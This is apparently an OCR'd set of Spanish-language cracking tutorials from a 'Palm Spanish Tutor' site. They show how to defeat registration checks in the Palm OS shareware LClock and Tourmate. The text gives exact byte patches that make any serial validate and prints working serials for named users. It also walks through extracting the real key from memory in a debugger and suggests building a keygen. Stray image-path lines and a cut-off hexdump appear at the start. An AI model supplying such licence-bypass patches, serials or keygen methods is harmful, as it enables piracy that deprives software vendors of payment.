00007430: 00 01 00 00 00 00 00 01   00 00 00 00 00 01 00 00      "................"
```

```
00007440: 00 00 00 00 00 00 00 00   00 00 00 00 80 00 1A A2      "................"
00007450: 00 00 0F 8F 00 A0 00 52   00 03 6C 20 41 00 00 00      ".......R..l A..."
00007460: 00 00 00 A0 00 52 00 00   00 00 00 9F 00 51 00 03      ".....R.......Q.."
00007470: 6C 10 00 00 00 03 DA A0   00 00 72 B2 80 00 1A 72      "l.........r....r"
00007480: 00 00 0F 77 00 02 00 0B   00 03 FF 4C 41 00 00 00      "...w.......LA..."
00007490: 00 00 00 02 00 0B 00 00   00 00 00 01 00 0A 00 03      "................"
000074A0: FF 3C 00 00 00 03 DA A0   00 00 74 54 80 00 1A 42      ".<........tT...B"
000074B0: 00 00 0F 5F 03 00 00 00   4D 68 03 00 00 00 4D 68      "..._....Mh....Mh"
000074C0: 03 00 00 00 4D 68 03 00   00 00 4D 68 03 00 00 00      "....Mh....Mh...."
```

il <--- Presionamos para saber en que parte del código andamos

```
0008908A   *_FrmCustomAlert                        ; $1006969C   | 4E4F A194
0008908E    LEA       $000E(A7),A7                               | 4FEF 000E
00089092    RTS                                                  | 4E75
00089094    MOVE.L    D3,-(A7)                                   | 2F03
00089096    MOVE.B    $0008(A7),D3                               | 162F 0008
0008909A    MOVE.B    D3,-(A7)                                   | 1F03
0008909C    JSR       *+$67C0                  ; 0008F85C        | 4EBA 67BE
000890A0    TST.B     D0                                         | 4A00
000890A2    ADDQ.W    #$02,A7                                    | 544F
000890A4    BEQ.S     *+$000A                  ; 000890AE        | 6708
```


t <--- Al presionar para ver la siguiente instrucción no la muestra.

```
Error: not attached to remote.
```

El serial verdadero resulta ser **1342494111**.para un HotSync/Name: **Compaq**
Al registrarnos correctamente esta ventana aparece.

Ahora procedemos a hubicar el código que nos mostró el comando **"il"** , saber a donde estamos usando el Palmdemon v0.27 , (Podemos guiarnos de las direcciones hexadecimales que muestra el PalmDebugger depues del simbolo **"|",** Buscaremos alguna coincidencia para "4E 4F A1 94 " observando que se encuentre un **FrmCustomAlert** y que coincidan las instrucciones de arriba y abajo del código vivo contra el código muerto.

Esto es lo que vemos



Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	LClock v1.0 Español

Protección:	( )Serial (X)HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro		
Descripción:	Reloj digital gigante		
Objetivo:	Validar cualquier serial		
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru		
DOWNLOAD:	http://www.linkesoft.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	AMLO	FECHA:	M/22/03/2005

INTRODUCCION

Cargar debugger, Emulador y poner breakpoint (atb "frmalert") caemos en al dar un click desde el emulador:

AL ATAQUE

```
il
0004B4DA *_FrmAlert ; $10069070 | 4E4F A192
0004B4DE MOVEQ.L #$01,D0 | 7001
0004B4E0 BRA.W *+$002A ; 0004B50A | 6000 0028
0004B4E4 MOVE.L D3,(A2) | 2483
0004B4E6 MOVE.W #$235E,-(A7) ; '^#' | 3F3C 235E <--- Ventana de agradecimiento
0004B4EA _FrmAlert ; $10069070 | 4E4F A192
0004B4EE MOVE.W #$03E8,-(A7) ; 'h.' | 3F3C 03E8
0004B4F2 _FrmGotoForm ; $10069DBE | 4E4F A19B
0004B4F6 MOVEQ.L #$01,D0 | 7001
```

Desensamblamos con el paldemon 0.27 y:

```
00001AF2 2F 08 MOVE.L A0, -(A7)
00001AF4 61 00 00 D4 BSR.W SUBROUTINE_1C6C  <--- Ir a esta subrutina (Sospechosa)
00001AF8 DE FC 00 14 ADDA.W #$0014, A7
00001AFC 4A 40 TST.W D0
00001AFE 66 0E BNE.S LOC_1B0E <--- Cambiar por un BRA (60)
loc_1B00:
00001B00 3F 3C 23 5C MOVE.W #$235C, -(A7) <--- Talt de mal registro
X-ref to Alert (Wrong key)
00001B04 4E 4F A1 92 SysTrap FrmAlert
00001B08 70 01 MOVE.L #$1, D0
```

```
00001B0A 60 00 00 28 BRA LOC_1B34
loc_1B0E:
00001B0E 24 83 MOVE.L D3, (A2)
00001B10 3F 3C 23 5E MOVE.W #$235E, -(A7)  <--- Talt de agradecimiento
X-ref to Alert (Thank you)
00001B14 4E 4F A1 92 SysTrap FrmAlert
loc_1B18:
00001B18 3F 3C 03 E8 MOVE.W #$03E8, -(A7)
X-ref to Form (LClock)
00001B1C 4E 4F A1 9B SysTrap FrmGotoForm
00001B20 70 01 MOVE.L #$1, D0
00001B22 60 00 00 10 BRA LOC_1B34
loc_1B26:
00001B26 0C 50 00 15 CMP.W #$0015, (A0)
00001B2A 66 00 FF 5E BNE LOC_1A8A
00001B2E 2F 08 MOVE.L A0, -(A7)
00001B30 61 00 02 FE BSR.W SUBROUTINE_1F52
loc_1B34:
00001B34 4C EE
00001B36 04 18 SUB.B #$18, (A0)+
00001B38 FF F4 DC.W #FFF4
00001B3A 4E 5E UNLK.L A6
00001B3C 4E 75 RTS
00001B3E 28 6E 6F 74 move.l $6F74(a6), a4
00001B42 20 73 65 74 move.l $74(a3, d6.w), a0
00001B46 29 00 move.l d0, -(a4)
```

Si cambiamos :

00001AFE 66 0E BNE.S LOC_1B0E <--- Cambiar por un BRA (60)

Por:

00001AFE 60 0E BRA.S LOC_1B0E <--- Cambiar por un BRA (60)

Al registrarnos únicamente nos sale la ventana de agradecimiento, pero sigue sin registrar, Dejamos parchada la instrucción y revisamos más abajo y observamos:

La trampa esta en la subrutina en **00001AF4 61 00 00 D4 BSR.W SUBROUTINE_1C6C** ,Vallamos ahí:

SubRoutine_1C6C:

```
00001BCA 4E 56 00 00 LINK.L A6, #0  <--- Este Link siempre llama al último RTS
00001BCE 48 E7
00001BD0 1F 00 MOVE.B D0, -(A7)
00001BD2 2C 2E 00 08 MOVE.L $8(A6), D6
00001BD6 2E 2E 00 0C MOVE.L $C(A6), D7
00001BDA 2A 2E 00 10 MOVE.L $10(A6), D5
00001BDE 2F 06 MOVE.L D6, -(A7)
```

Cortamos código u nos vamos a:

El **RTS** esta más abajo del código desensamblado en:

```
00001C22 2F 04 MOVE.L D4, -(A7)
00001C24 4E 4F A0 C6 SysTrap StrCat
00001C28 2F 05 MOVE.L D5, -(A7)
00001C2A 2F 04 MOVE.L D4, -(A7)
```

```
00001C2C 4E 4F A0 C6 SysTrap StrCat
00001C30 2F 04 MOVE.L D4, -(A7)
00001C32 61 00 01 6C BSR.W SUBROUTINE_1E2A
00001C36 2F 04 MOVE.L D4, -(A7)
00001C38 61 00 00 F2 BSR.W SUBROUTINE_1D6E
00001C3C 26 00 MOVE.L D0, D3
00001C3E DE FC 00 1C ADDA.W #$001C, A7
00001C42 2E 85 MOVE.L D5, (A7)
00001C44 2F 2E 00 14 MOVE.L $14(A6), -(A7)
00001C48 61 00 00 A2 BSR.W SUBROUTINE_1D1A
00001C4C 50 4F ADD.W #$8, A7
00001C4E B0 83 CMP.L D3, D0
00001C50 67 0C BEQ.S LOC_1C5E
00001C52 2F 04 MOVE.L D4, -(A7)
00001C54 4E 4F A0 12 SysTrap MemChunkFree
00001C58 42 40 CLR.W D0  <---- Aqui cambiar por un "Move.Q #1,D0" (Hexa 7001)
00001C5A 60 00 00 0A BRA LOC_1C66
loc_1C5E:
00001C5E 2F 04 MOVE.L D4, -(A7)
00001C60 4E 4F A0 12 SysTrap MemChunkFree
00001C64 70 01 MOVE.L #$1, D0
loc_1C66:
00001C66 4C EE
00001C68 00 F8 DC.W #00F8
00001C6A FF EC DC.W #FFEC
00001C6C 4E 5E UNLK.L A6
00001C6E 4E 75 RTS
```

Al hacer el cambio nos queda

```
00001C4C 50 4F ADD.W #$8, A7
00001C4E B0 83 CMP.L D3, D0
00001C50 67 0C BEQ.S LOC_1C5E
00001C52 2F 04 MOVE.L D4, -(A7)
00001C54 4E 4F A0 12 SysTrap MemChunkFree
00001C58 70 01 MOVE.Q #1,D0      <---- Aquí cambiamos la instrucción
00001C5A 60 00 00 0A BRA LOC_1C66
loc_1C5E:
00001C5E 2F 04 MOVE.L D4, -(A7)
00001C60 4E 4F A0 12 SysTrap MemChunkFree
00001C64 70 01 MOVE.L #$1, D0
```

Así al cargar el PRC y registrarnos nos valida cualquier serial y cuando se carga nos sigue validando el serial que introducimos, Si borramos el la primer modificación nos daremos cuenta que no es necesario cambiar por un BRA en:

00001AFE 66 0E BNE.S LOC_1B0E

Solo es necesario parchar la última instrucción en :

00001C58 42 40 CLR.W D0 Por **00001C58 70 01 MOVE.Q #1,D0**

De esta manera hemos tenido éxito al verificar las modificaciones en en mi Palm Tungteng T5 Real,Vamos a la ventana de Info en el PRC y encontramos que aparece una un letrero que dice registrado a .....

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	**Tourmate v1.0 & V1.1**

Protección:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Programa escribe la pronunciación de frases en varios idioamas		
Objetivo:	Encontrar el serial navegando por el código vivo		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.palmix.itil.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	Benito	**FECHA:**	M/22/03/2005

INTRODUCCION

Cargamos el juego. Tourmate v1.0 y al iniciar la aplicación aparece esta ventana.

Para este Ejemplo usaremos como registro los siguientes datos


First Name : Benito
Second Name : Stacy
Registry Key : 1234567890 <---- Falso serial por supuesto

Si nos falta introducir los valores completos aparece:

Si no acertamos al serial nos aparece:

Buscando este error en el PalmDemon v0.27 encontramos que esta en 1200 (0x4B0)

1200 (0x4B0)



1000 (0x3E8)

1100 (0x44C)

Entrando al programa esto se nos muestra:

AL ATAQUE

Paso 1 : Cargar el emulador y el debugger

Primero desensamblemos párte del código con el palmdemon 0.27 y hubiquemonos a donde caeremos según las alertas que encontramos

```
00001AF4 00 DF DC.W #00DF
00001AF6 81 13 OR.B D0, (A3)
00001AF8 2F 0B MOVE.L A3, -(A7)
00001AFA 2F 0A MOVE.L A2, -(A7)
00001AFC 4E 4F A1 50 SysTrap FldSetAttributes
00001B00 2F 0C MOVE.L A4, -(A7)
00001B02 4E 4F A1 71 SysTrap FrmDrawForm
00001B06 78 01 MOVE.L #$1, D4
00001B08 4F EF 00 84 LEA.L $84(A7), A7
loc_1B0C:
00001B0C 10 04 MOVE.B D4, D0
00001B0E 4C DF
00001B10 1C F8 4E 5E MOVE.B $4E5E, (A6)+
00001B14 4E 75 RTS
00001B16 80 26 OR.B -(A6), D0
00001B18 5A 6F 6F 6D ADD.W #$5, $6F6D(A7)
00001B1C 46 69 65 6C NOT.W $656C(A1)
00001B20 64 46 BCC.S LOC_1B68
00001B22 6F 72 BLE.S LOC_1B96
00001B24 6D 48 BLT.S LOC_1B6E
00001B26 61 6E BSR.B LOC_1B96
00001B28 64 6C BCC.S LOC_1B96
00001B2A 65 45 BCS.S $1B71
00001B2C 76 65 MOVE.L #$65, D3
00001B2E 6E 74 BGT.S $1BA4
00001B30 5F 5F SUB.W #$7, (A7)+
00001B32 46 50 NOT.W (A0)
00001B34 39 45 76 65 MOVE.W D5, $7665(A4)
00001B38 6E 74 BGT.S LOC_1BAE
00001B3A 54 79 70 65 00.. ADD.W #$2, $70650000
00001B40 00 00 OR.B #$0, D0
00001B42 4E 56 FF C4 LINK.L A6, #-$3C
00001B46 48 E7
00001B48 1F 38 42 2E MOVE.B $422E, -(A7)
00001B4C FF D1 DC.W #FFD1
00001B4E 7E 00 MOVE.L #$0, D7
00001B50 7C 00 MOVE.L #$0, D6
00001B52 42 6E FF C8 CLR.W -$38(A6)
00001B56 42 6E FF C6 CLR.W -$3A(A6)
00001B5A 42 6E FF C4 CLR.W -$3C(A6)
00001B5E 20 6E 00 08 MOVE.L $8(A6), A0
00001B62 30 10 MOVE.W (A0), D0
00001B64 04 40 00 09 SUB.W #$0009, D0
loc_1B68:
00001B68 67 0C BEQ.S LOC_1B76
00001B6A 04 40 00 0F SUB.W #$000F, D0
loc_1B6E:
00001B6E 67 00 01 E6 BEQ LOC_1D56
00001B72 60 00 02 0C BRA LOC_1D80
loc_1B76:
00001B76 20 6E 00 08 MOVE.L $8(A6), A0
00001B7A 30 28 00 08 MOVE.W $8(A0), D0
00001B7E 04 40 04 53 SUB.W #$0453, D0
00001B82 67 0A BEQ.S LOC_1B8E
00001B84 53 40 SUB.W #$1, D0
00001B86 67 00 01 60 BEQ LOC_1CE8
00001B8A 60 00 01 F4 BRA LOC_1D80
loc_1B8E:
00001B8E 7E 00 MOVE.L #$0, D7
```

```
00001B90 4E 4F A1 73 SysTrap FrmGetActiveForm
00001B94 28 48 MOVE.L A0, A4
loc_1B96:
00001B96 78 00 MOVE.L #$0, D4
00001B98 60 56 BRA.S LOC_1BF0
loc_1B9A:
00001B9A 30 04 MOVE.W D4, D0
00001B9C 06 40 04 4D ADD.W #$044D, D0
00001BA0 3F 00 MOVE.W D0, -(A7)
00001BA2 4E BA EB 16 JSR.L GETOBJECTPTR__FUS
00001BA6 26 48 MOVE.L A0, A3
00001BA8 2F 0B MOVE.L A3, -(A7)
00001BAA 4E 4F A1 4B SysTrap FldGetTextLength
loc_1BAE:
00001BAE 3C 00 MOVE.W D0, D6
00001BB0 4A 46 TST.W D6
00001BB2 5C 4F ADD.W #$6, A7
00001BB4 66 22 BNE.S LOC_1BD8
00001BB6 7E 01 MOVE.L #$1, D7
00001BB8 41 FA 01 FC LEA.L $1FC(PC), A0
00001BBC 48 50 PEA.L (A0)
00001BBE 41 FA 01 F8 LEA.L $1F8(PC), A0
00001BC2 48 50 PEA.L (A0)
00001BC4 41 FA 02 10 LEA.L $210(PC), A0
00001BC8 48 50 PEA.L (A0)
00001BCA 3F 3C 03 E8 MOVE.W #$03E8, -(A7)
00001BCE 4E 4F A1 94 SysTrap FrmCustomAlert
00001BD2 4F EF 00 0E LEA.L $E(A7), A7
00001BD6 60 1E BRA.S LOC_1BF6
loc_1BD8:
00001BD8 2F 0B MOVE.L A3, -(A7)
00001BDA 4E 4F A1 39 SysTrap FldGetTextPtr
00001BDE 32 44 MOVE.W D4, A1
00001BE0 20 09 MOVE.L A1, D0
00001BE2 E5 88 LSL.L #$2, D0
00001BE4 43 EE FF F4 LEA.L -$C(A6), A1
00001BE8 23 88 08 00 MOVE.L A0, $0(A1, D0.W)
00001BEC 52 44 ADD.W #$1, D4
00001BEE 58 4F ADD.W #$4, A7
loc_1BF0:
00001BF0 0C 44 00 03 CMP.W #$0003, D4
00001BF4 6D A4 BLT.S LOC_1B9A
loc_1BF6:
00001BF6 0C 47 00 01 CMP.W #$0001, D7
00001BFA 67 00 01 84 BEQ LOC_1D80
00001BFE 24 6E FF FC MOVE.L -$4(A6), A2
00001C02 76 00 MOVE.L #$0, D3
00001C04 7A 00 MOVE.L #$0, D5
00001C06 60 18 BRA.S LOC_1C20
loc_1C08:
00001C08 0C 32 00 2D CMP.B #$32, $2D(A2, D0.W)
00001C0C 30 00 MOVE.W D0, D0
00001C0E 66 02 BNE.S LOC_1C12
00001C10 52 43 ADD.W #$1, D3
loc_1C12:
00001C12 41 EE FF EA LEA.L -$16(A6), A0
00001C16 11 B2 30 00 50.. MOVE.B $0(A2, D3.W), $0(A0, D5.W)
00001C1C 52 43 ADD.W #$1, D3
00001C1E 52 45 ADD.W #$1, D5
loc_1C20:
00001C20 2F 0A MOVE.L A2, -(A7)
00001C22 4E 4F A0 C7 SysTrap StrLen
00001C26 B6 40 CMP.W D0, D3
00001C28 58 4F ADD.W #$4, A7
00001C2A 64 06 BCC.S LOC_1C32
00001C2C 0C 45 00 09 CMP.W #$0009, D5
```

```
00001C30 6D D6 BLT.S LOC_1C08
loc_1C32:
00001C32 41 EE FF EA LEA.L -$16(A6), A0
00001C36 42 30 50 00 CLR.B $0(A0, D5.W)
00001C3A 48 6E FF EA PEA.L -$16(A6)
00001C3E 4E 4F A0 CE SysTrap StrAToI
00001C42 2D 40 FF CA MOVE.L D0, -$36(A6)
00001C46 41 FA 01 98 LEA.L $198(PC), A0
00001C4A 48 50 PEA.L (A0)
00001C4C 2F 2E FF F8 MOVE.L -$8(A6), -(A7)
00001C50 2F 2E FF F4 MOVE.L -$C(A6), -(A7)
00001C54 48 6D FC 9E PEA.L VAR_362
00001C58 4E BA E8 C8 JSR.L SETREGISTRYFORMAT__8REGISTRYFPCPCPC
00001C5C 2F 2E FF CA MOVE.L -$36(A6), -(A7)
00001C60 48 6D FC 9E PEA.L VAR_362
00001C64 4E BA E6 64 JSR.L SETREGISTRATIONFLAG__8REGISTRYFUL
00001C68 48 6D FC 9E PEA.L VAR_362
00001C6C 4E BA E5 A8 JSR.L LOC_216
00001C70 4A 00 TST.B D0
00001C72 4F EF 00 20 LEA.L $20(A7), A7
00001C76 66 50 BNE.S LOC_1CC8
00001C78 41 FA 01 70 LEA.L $170(PC), A0
00001C7C 48 50 PEA.L (A0)
00001C7E 41 FA 01 6C LEA.L $16C(PC), A0
00001C82 48 50 PEA.L (A0)
00001C84 41 FA 01 A4 LEA.L $1A4(PC), A0
00001C88 48 50 PEA.L (A0)
00001C8A 3F 3C 03 E8 MOVE.W #$03E8, -(A7) <----- AQUI PARA EL DEBUGGER al poner un "atb
FrmCustomAlert"
00001C8E 4E 4F A1 94 SysTrap FrmCustomAlert
00001C92 3D 40 FF CE MOVE.W D0, -$32(A6)
00001C96 0C 40 00 01 CMP.W #$0001, D0
00001C9A 4F EF 00 0E LEA.L $E(A7), A7
00001C9E 66 00 00 E0 BNE LOC_1D80
00001CA2 42 27 CLR.B -(A7)
00001CA4 48 78 00 18 PEA.L $18
00001CA8 48 6E FF D2 PEA.L -$2E(A6)
00001CAC 4E 4F A0 27 SysTrap MemSet
00001CB0 3D 7C 00 16 FF.. MOVE.W #$0016, -$2E(A6)
00001CB6 48 6E FF D2 PEA.L -$2E(A6)
00001CBA 4E 4F A1 1B SysTrap EvtAddEventToQueue
00001CBE 70 01 MOVE.L #$1, D0
00001CC0 4F EF 00 0E LEA.L $E(A7), A7
00001CC4 60 00 00 BE BRA LOC_1D84
```

Después de esto cargar el emulador y el debugger y el programa víctima en la ventana de registro para que este listo para dar un click y saltar al PalmDebugger.

En el debugger debemos escribir y ver lo siguiente:

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
```

```
.............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att  (Esta intrucción conecta directamente al emulator)
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "FrmCustomAlert"  (Este breakpoint parara en esta llama de API al clickar Ok)
A-trap set on 0194 (FrmCustomAlert)
g  (Con "GO" nos conectamos al emulador)
EXCEPTION ID = $80
'RegistryFormHandleEvent__FP9Eve'
+$014E 0004B758 *_FrmCustomAlert ; $1006969C | 4E4F A194
il (Escribimos "il" para mostrarnos las siguientes 10 instrucciones de código vivo)
'RegistryFormHandleEvent__FP9Eve 0004B60A'
+$014E 0004B758 *_FrmCustomAlert ; $1006969C | 4E4F A194
+$0152 0004B75C MOVE.W D0,-$0032(A6) | 3D40 FFCE
+$0156 0004B760 CMPI.W #$0001,D0 ; '..' | 0C40 0001
+$015A 0004B764 LEA $000E(A7),A7 | 4FEF 000E
+$015E 0004B768 BNE.W RegistryFormHandleEvent__FP9Eve+$0240; 0004B84A| 6600 00E0
+$0162 0004B76C CLR.B -(A7) | 4227
+$0164 0004B76E PEA $00000018 ; 00000018 | 4878 0018
+$0168 0004B772 PEA -$002E(A6) | 486E FFD2
+$016C 0004B776 _MemSet ; $1002018A | 4E4F A027
+$0170 0004B77A MOVE.W #$0016,-$002E(A6) ; '..' | 3D7C 0016 FFD2
+$0176 0004B780 PEA -$002E(A6) | 486E FFD2
+$017A 0004B784 _EvtAddEventToQueue ; $100493DC | 4E4F A11B
+$017E 0004B788 MOVEQ.L #$01,D0 | 7001
+$0180 0004B78A LEA $000E(A7),A7 | 4FEF 000E
+$0184 0004B78E BRA.W RegistryFormHandleEvent__FP9Eve+$0244; 0004B84E| 6000 00BE
+$0188 0004B792 LEA -$0316(A5),A0 | 41ED FCEA
+$018C 0004B796 MOVEQ.L #$12,D0 | 7012
+$018E 0004B798 MOVE.L -(A0),-(A7) | 2F20
+$0190 0004B79A DBF D0,*-$0002 ; 0004B798 | 51C8 FFFC
+$0194 0004B79E JSR WriteToDatabase__F8Registry+$0002; 0004BF10| 4EBA 0770
dm a2 (Aqui pedimos que se nos muestre el contenido del registro de menoria A2)
       basta con presionar varios enters en mi caso 14 veces y nos topamos con:
00004FD2: 31 32 33 34 35 36 37 38 39 30 00 00 00 00 00 30 "1234567890.....0"
00004FE2: 12 00 1A 25 00 02 00 0B 00 03 AC 4E 41 00 00 00 "...%.......NA..."
00004FF2: 00 00 00 02 00 0B 00 00 00 00 00 01 00 0A 00 03 "................"
00005002: AC 3E 00 00 00 03 DA A0 00 00 4E 06 80 03 56 42 ".>........N...VB"
00005012: 00 01 AC 89 34 31 33 33 31 37 38 31 38 00 00 00 "....413317818..."
00005022: 00 12 02 00 1A 3A 31 31 33 34 31 36 37 31 39 00 ".....:113416719."
00005032: 80 03 56 1E 00 01 AC 77 00 5D 00 03 6C 30 41 00 "..V....w.]..l0A."
00005042: 00 00 00 00 00 A0 00 5D 00 00 00 00 00 9F 00 5C ".......].......\"
00005052: 00 03 6C 20 00 00 00 03 DA A0 00 00 51 12 80 00 "..l ........Q..."
00005062: 00 7A 00 00 00 B9 00 00 00 00 00 00 FF FF 2E E4 ".z..............."
00005072: 00 00 00 00 00 03 00 00 50 7C 09 00 00 00 50 8E "........P|....P."
00005082: 04 00 00 00 50 AA 00 00 00 00 50 B2 00 00 00 00 "....P.....P....."
00005092: 00 00 00 00 00 00 50 9A 44 61 74 61 62 61 73 65 "......P.Database"
000050A2: 20 45 72 72 6F 72 00 00 80 00 80 03 55 A4 00 01 " Error......U..."
```

En **dm a2** basta con presionar varios enters y veremos como se compara nuestro serial falso 1234567890 con 413317818 para los datos que introducimos.

Probando aquel serial en la Palm real en mi caso una Tungten T5 que supuso todos mis ahorros, y el serial efectivamente es valido, pero curiosamente no nos muestra una ventana de agradecimiento a lo mejor es una protección que quiso darle el programador, queda de tarea hacer un keygen por ustedes mismos que nos es difícil. Queda de ustedes rastrear instrucción por instrucción para saber como se construye el serial.

Analizando Tourmate v1.1

Esta versión tiene ligeras modificaciones pero el serial de la versión 1.0 es valido en la v1.1

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "FrmCustomAlert"
A-trap set on 0194 (FrmCustomAlert)
g
EXCEPTION ID = $80
'RegistryFormHandleEvent__FP9Eve'
+$02A8 00061452 *_FrmCustomAlert ; $1006969C | 4E4F A194
dm a2 500
00004E68: 00 A0 00 A0 1F FA 64 00 3A 00 00 00 00 00 00 A0 "......d.:......."
00004E78: 00 A0 00 00 00 00 00 9F 00 9F 00 03 DE 4C 03 02 "............L.."
00004E88: 00 03 DA A0 00 03 DB 48 04 4C AA 00 00 00 00 00 ".......H.L......"
00004E98: 50 08 00 06 11 AA 00 03 00 00 00 00 03 E8 00 09 "P..............."
00004EA8: 00 00 4E AC 09 00 00 00 4E E2 00 00 00 00 4F 04 "..N.....N.....O."
00004EB8: 00 00 00 00 4F 2C 00 00 00 00 4F 54 01 00 00 00 "....O,....OT...."
00004EC8: 4F 7C 01 00 00 00 4F 9A 08 00 00 00 4F B2 08 00 "O|....O.....O..."
00004ED8: 00 00 4F CC 08 00 00 00 4F E4 00 00 00 00 00 00 "..O.....O......."
00004EE8: 00 00 00 00 4E EE 52 65 67 69 73 74 65 72 20 41 "....N.Register A"
00004EF8: 70 70 6C 69 63 61 74 69 6F 6E 00 00 04 4D 00 3F "pplication...M.?"
00004F08: 00 20 00 5C 00 0C E3 40 00 00 50 38 80 00 1B 70 ". .\...@..P8...p"
00004F18: 00 00 27 9A 00 06 00 10 00 26 00 00 00 00 00 06 "..'......&......"
00004F28: 00 00 00 00 04 4E 00 3F 00 42 00 5C 00 0C E3 40 ".....N.?.B.\...@"
00004F38: 00 00 50 50 80 00 1B 74 00 00 49 C6 00 05 00 10 "..PP...t..I....."
00004F48: 00 26 00 00 00 00 00 05 00 00 00 00 04 4F 00 3F ".&..........O.?"
00004F58: 00 68 00 5C 00 0C FB 40 00 00 50 68 80 00 1B 9C ".h.\...@..Ph...."
00004F68: 00 00 00 00 00 0B 00 0C 00 0B 00 00 00 00 00 0B "................"
00004F78: 00 00 00 00 04 53 00 12 00 8C 00 32 00 0C 00 00 ".....S.....2...."
```

```
00004F88: 4F 90 E9 00 00 00 00 00 52 65 67 69 73 74 65 72 "O.......Register"
00004F98: 00 00 04 54 00 5B 00 8C 00 32 00 0C 00 00 4F AE "...T.[...2....O."
00004FA8: E9 00 00 00 00 00 54 72 79 00 04 60 00 05 00 21 "......Try..`...!"
00004FB8: 80 00 00 00 00 00 4F C0 46 69 72 73 74 20 4E 61 "......O.First Na"
00004FC8: 6D 65 00 00 04 61 00 05 00 43 80 00 00 00 00 00 "me...a...C......"
00004FD8: 4F DA 4C 61 73 74 20 4E 61 6D 65 00 04 63 00 05 "O.Last Name..c.."
00004FE8: 00 67 80 00 00 00 00 00 4F F2 52 65 67 69 73 74 ".g......O.Regist"
00004FF8: 72 79 20 4B 65 79 00 00 00 00 00 30 12 00 1A 2C "ry Key.....0...,"
00005008: 00 A0 00 A0 00 03 42 50 41 00 00 00 00 00 00 A0 "......BPA......."
00005018: 00 A0 00 00 00 00 00 9F 00 9F 00 03 42 40 00 00 "............B@.."
00005028: 00 03 DA A0 00 00 4E 68 00 00 00 18 12 00 1A 60 "......Nh.......`"
00005038: 42 65 6E 69 74 6F 00 4E 41 00 00 00 00 00 00 02 "Benito.NA......."
00005048: 00 00 00 18 12 00 1A 6A 53 74 61 63 79 00 AC 4E ".......jStacy..N"
00005058: 41 00 00 00 00 00 00 02 00 00 00 14 12 00 1A 62 "A..............b"
00005068: 31 33 32 32 34 35 36 37 39 38 30 00 00 00 00 30 "13224567980....0"
00005078: 12 00 1A 64 00 02 00 0B 00 03 AC 4E 41 00 00 00 "...d.......NA..."
00005088: 00 00 00 02 00 0B 00 00 00 00 00 01 00 0A 00 03 "................"
00005098: AC 3E 00 00 00 03 DA A0 00 00 50 08 80 00 00 44 ".>........P....D"
000050A8: 00 00 00 88 00 00 27 34 00 03 00 00 00 00 00 00 "......'4........"
000050B8: 00 03 00 00 80 00 00 2C 00 00 00 7C 00 00 27 4C ".......,...|..'L"
000050C8: 00 00 00 03 F3 5C 40 00 00 7F FB 47 80 7F FB 46 ".....\@....G...F"
000050D8: 00 05 D0 2C 00 00 00 01 00 00 00 00 00 00 00 00 "...,............"
000050E8: 01 00 00 0C 12 00 1A 98 32 30 00 02 01 00 00 0C "........20......"
000050F8: 12 00 1A 9C 32 30 00 02 01 00 00 0C 12 00 1A A0 "....20.........."
00005108: 32 30 00 02 00 00 00 0A 12 00 1A B6 31 00 01 00 "20..........1..."
00005118: 00 0C 12 00 1A B3 6E 6F 00 02 00 00 00 0A 12 00 "......no........"
00005128: 1A B7 31 00 00 00 00 30 12 00 1A B4 61 61 61 61 "..1....0....aaaa"
00005138: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 "aaaaaaaaaaaaaaaa"
00005148: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 "aaaaaaaaaaaaaaaa"
00005158: 61 61 61 00 00 00 00 30 12 00 1A CA 61 61 61 61 "aaa....0....aaaa"
00005168: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 "aaaaaaaaaaaaaaaa"
00005178: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 "aaaaaaaaaaaaaaaa"
00005188: 61 61 61 00 01 00 00 12 12 00 1A D6 54 6F 75 72 "aaa.........Tour"
00005198: 4D 61 74 65 00 EE 00 00 00 16 12 00 1A E1 56 65 "Mate..........Ve"
